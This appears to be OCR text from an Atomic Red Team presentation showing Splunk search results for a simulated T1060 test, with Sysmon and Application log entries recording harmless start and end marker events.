
GET THE REPO

Browse popular Atomic Red Team resources below to learn more.


Casey Smith
@subTee

https://www.redcanary.com/atomic-red-team

ATT&CK Navigator in Splunk



Kick off a simulation



Start and End Events

Run_Result

sendtophantom - Alert action script completed in duration=335 ms with exit code=0

Events matching GUID

i	Time	Event
>	10/22/18 11:30:42.000 AM	{ [-] guid: 1105181103 msg: Started red team test: T1060 on machine with IP address: 172.31.76.156 playbook_info: { [+] } } Show as raw text host = ip-172-31-66-58.ec2.internal source = Modular Simulation sourcetype = advsim:atr
>	10/22/18 11:30:43.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:43.443120600Z'/><EventRecordID>1964319</EventRecordID><Correlation/><Execution ProcessID='1148' ThreadID='3896'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='UtcTime'>2018-10-22 17:30:43.441</Data><Data Name='ProcessGuid'>{65C3D80C-0943-5BCE-0000-0010C3CDA09D}</Data><Data Name='ProcessId'>6844</Data><Data Name='Image'>C:\Windows\System32\eventcreate.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Description'>Event Create - Creates a custom event in an event log</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='CommandLine'>"C:\Windows\system32\eventcreate.exe" /id 999 /D "started test on 172.31.76.156 guid=1105181103" /T INFORMATION /L application</Data><Data Name='CurrentDirectory'>C:\Users\Administrator\</Data><Data Name='User'>EC2AMAZ-M5587I7\Administrator</Data><Data Name='LogonGuid'>{65C3D80C-0943-5BCE-0000-0020C4BAA09D}</Data><Data Name='LogonId'>0x9da0bac4</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=1EDA7FDF4B09E1582A7DAC5FEFFE0894,SHA256=AD90D99135B3E443F3DEEA5B40199CE5B83CCB0964FD9AC3F11B9224766ED7BA</Data><Data Name='ParentProcessGuid'>{65C3D80C-0943-5BCE-0000-0010E1C0A09D}</Data><Data Name='ParentProcessId'>5448</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>powershell -encodedcommand ZQB2AGUAbgB0AGMAcgBlAGEAdABlACAALwBpAGQAIAA5ADkAOQAgAC8ARAAgACIAcwB0AGEAcgB0AGUAZAAgAHQAZQBzAHQAIABvAG4AIAAxADcAMgAuADMAMQAuADcANgAuADEANQA2ACAAZwB1AGkAZAA9ADEAMQAwADUAMQA4ADEAMQAwADMAIgAgAC8AVAAgAEkATgBGAE8AUgBNAEEAVABJAE8ATgAgAC8ATAAgAGEAcABwAGwAaQBjAGEAdABpAG8AbgA=</Data></EventData></Event> host = EC2AMAZ-M5587I7 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
>	10/22/18 11:30:43.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='EventCreate'/><EventID Qualifiers='0'>999</EventID><Level>4</Level><Task>0</Task><Keywords>0x80000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:43.444429700Z'/><EventRecordID>5523</EventRecordID><Channel>Application</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-21-4091410199-3451966441-3463728402-500'/></System><EventData><Data>started test on 172.31.76.156 guid=1105181103</Data></EventData></Event> host = EC2AMAZ-M5587I7 source = WinEventLog:Application sourcetype = XmlWinEventLog:Application
>	10/22/18 11:30:45.000 AM	{ [-] guid: 1105181103 msg: Finished red team test: T1060 on machine with IP address: 172.31.76.156 playbook_info: { [+] } } Show as raw text host = ip-172-31-66-58.ec2.internal source = Modular Simulation sourcetype = advsim:atr
>	10/22/18 11:30:45.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:45.099602400Z'/><EventRecordID>1964330</EventRecordID><Correlation/><Execution ProcessID='1148' ThreadID='3896'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='UtcTime'>2018-10-22 17:30:45.097</Data><Data Name='ProcessGuid'>{65C3D80C-0945-5BCE-0000-001050F8A09D}</Data><Data Name='ProcessId'>6052</Data><Data Name='Image'>C:\Windows\System32\eventcreate.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Description'>Event Create - Creates a custom event in an event log</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='CommandLine'>"C:\Windows\system32\eventcreate.exe" /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application</Data><Data Name='CurrentDirectory'>C:\Users\Administrator\</Data><Data Name='User'>EC2AMAZ-M5587I7\Administrator</Data><Data Name='LogonGuid'>{65C3D80C-0944-5BCE-0000-0020D3E6A09D}</Data><Data Name='LogonId'>0x9da0e6d3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=1EDA7FDF4B09E1582A7DAC5FEFFE0894,SHA256=AD90D99135B3E443F3DEEA5B40199CE5B83CCB0964FD9AC3F11B9224766ED7BA</Data><Data Name='ParentProcessGuid'>{65C3D80C-0944-5BCE-0000-00106EEBA09D}</Data><Data Name='ParentProcessId'>5420</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>powershell -encodedcommand ZQB2AGUAbgB0AGMAcgBlAGEAdABlACAALwBpAGQAIAA5ADkAOQAgAC8ARAAgACIAZQBuAGQAZQBkACAAdABlAHMAdAAgAGYAbwByACAAMQA3ADIALgAzADEALgA3ADYALgAxADUANgAgAGcAdQBpAGQAPQAxADEAMAA1ADEAOAAxADEAMAAzACIAIAAvAFQAIABJAE4ARgBPAFIATQBBAFQASQBPAE4AIAAvAEwAIABhAHAAcABsAGkAYwBhAHQAaQBvAG4A</Data></EventData></Event> host = EC2AMAZ-M5587I7 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
>	10/22/18 11:30:45.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='EventCreate'/><EventID Qualifiers='0'>999</EventID><Level>4</Level><Task>0</Task><Keywords>0x80000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:45.100660600Z'/><EventRecordID>5524</EventRecordID><Channel>Application</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-21-4091410199-3451966441-3463728402-500'/></System><EventData><Data>ended test for 172.31.76.156 guid=1105181103</Data></EventData></Event> host = EC2AMAZ-M5587I7 source = WinEventLog:Application sourcetype = XmlWinEventLog:Application

Signs of Test Execution

172.31.76.156 guid=1105181103</Data></EventData></Event>

host = EC2AMAZ-M5587I7 | source = WinEventLog:Application | sourcetype = XmlWinEventLog:Application

> 10/22/18 11:30:45.000 AM

{ [-]
  guid: 1105181103
  msg: Finished red team test: T1060 on machine with IP address: 172.31.76.156
  playbook_info: { [+]
  }
}

Show as raw text

host = ip-172-31-66-58.ec2.internal | source = Modular Simulation | sourcetype = advsim:atr

> 10/22/18 11:30:45.000 AM

<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:45.099602400Z'/><EventRecordID>1964330</EventRecordID><Correlation/><Execution ProcessID='1148' ThreadID='3896'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='UtcTime'>2018-10-22 17:30:45.097</Data><Data Name='ProcessGuid'>{65C3D80C-0945-5BCE-0000-001050F8A09D}</Data><Data Name='ProcessId'>6052</Data><Data Name='Image'>C:\Windows\System32\eventcreate.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Description'>Event Create - Creates a custom event in an event log</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='CommandLine'>"C:\Windows\system32\eventcreate.exe" /id 999 /D "ended test for 172.31.76.156 guid=1105181103" /T INFORMATION /L application</Data><Data Name='CurrentDirectory'>C:\Users\Administrator\</Data><Data Name='User'>EC2AMAZ-M5587I7\Administrator</Data><Data Name='LogonGuid'>{65C3D80C-0944-5BCE-0000-0020D3E6A09D}</Data><Data Name='LogonId'>0x9da0e6d3</Data><Data Name='TerminalSessionId'>0</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=1EDA7FDF4B09E1582A7DAC5FEFFE0894,SHA256=AD90D99135B3E443F3DEEA5B40199CE5B83CCB0964FD9AC3F11B9224766ED7BA</Data><Data Name='ParentProcessGuid'>{65C3D80C-0944-5BCE-0000-00106EEBA09D}</Data><Data Name='ParentProcessId'>5420</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>powershell -encodedcommand ZQB2AGUAbgB0AGMAcgBlAGEAdABlACAALwBpAGQAIAA5ADkAOQAgAC8ARAAgACIAZQBuAGQAZQBkACAAdABlAHMAdAAgAGYAbwByACAAMQA3ADIALgAzADEALgA3ADYALgAxADUANgAgAGcAdQBpAGQAPQAxADEAMAA1ADEAOAAxADEAMAAzACIAIAAvAFQAIABJAE4ARgBPAFIATQBBAFQASQBPAE4AIAAvAEwAIABhAHAAcABsAGkAYwBhAHQAaQBvAG4A</Data></EventData></Event>

host = EC2AMAZ-M5587I7 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

> 10/22/18 11:30:45.000 AM

<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='EventCreate'/><EventID Qualifiers='0'>999</EventID><Level>4</Level><Task>0</Task><Keywords>0x80000000000000</Keywords><TimeCreated SystemTime='2018-10-22T17:30:45.100660600Z'/><EventRecordID>5524</EventRecordID><Channel>Application</Channel><Computer>EC2AMAZ-M5587I7</Computer><Security UserID='S-1-5-21-4091410199-3451966441-3463728402-500'/></System><EventData><Data>ended test for 172.31.76.156 guid=1105181103</Data></EventData></Event>

host = EC2AMAZ-M5587I7 | source = WinEventLog:Application | sourcetype = XmlWinEventLog:Application

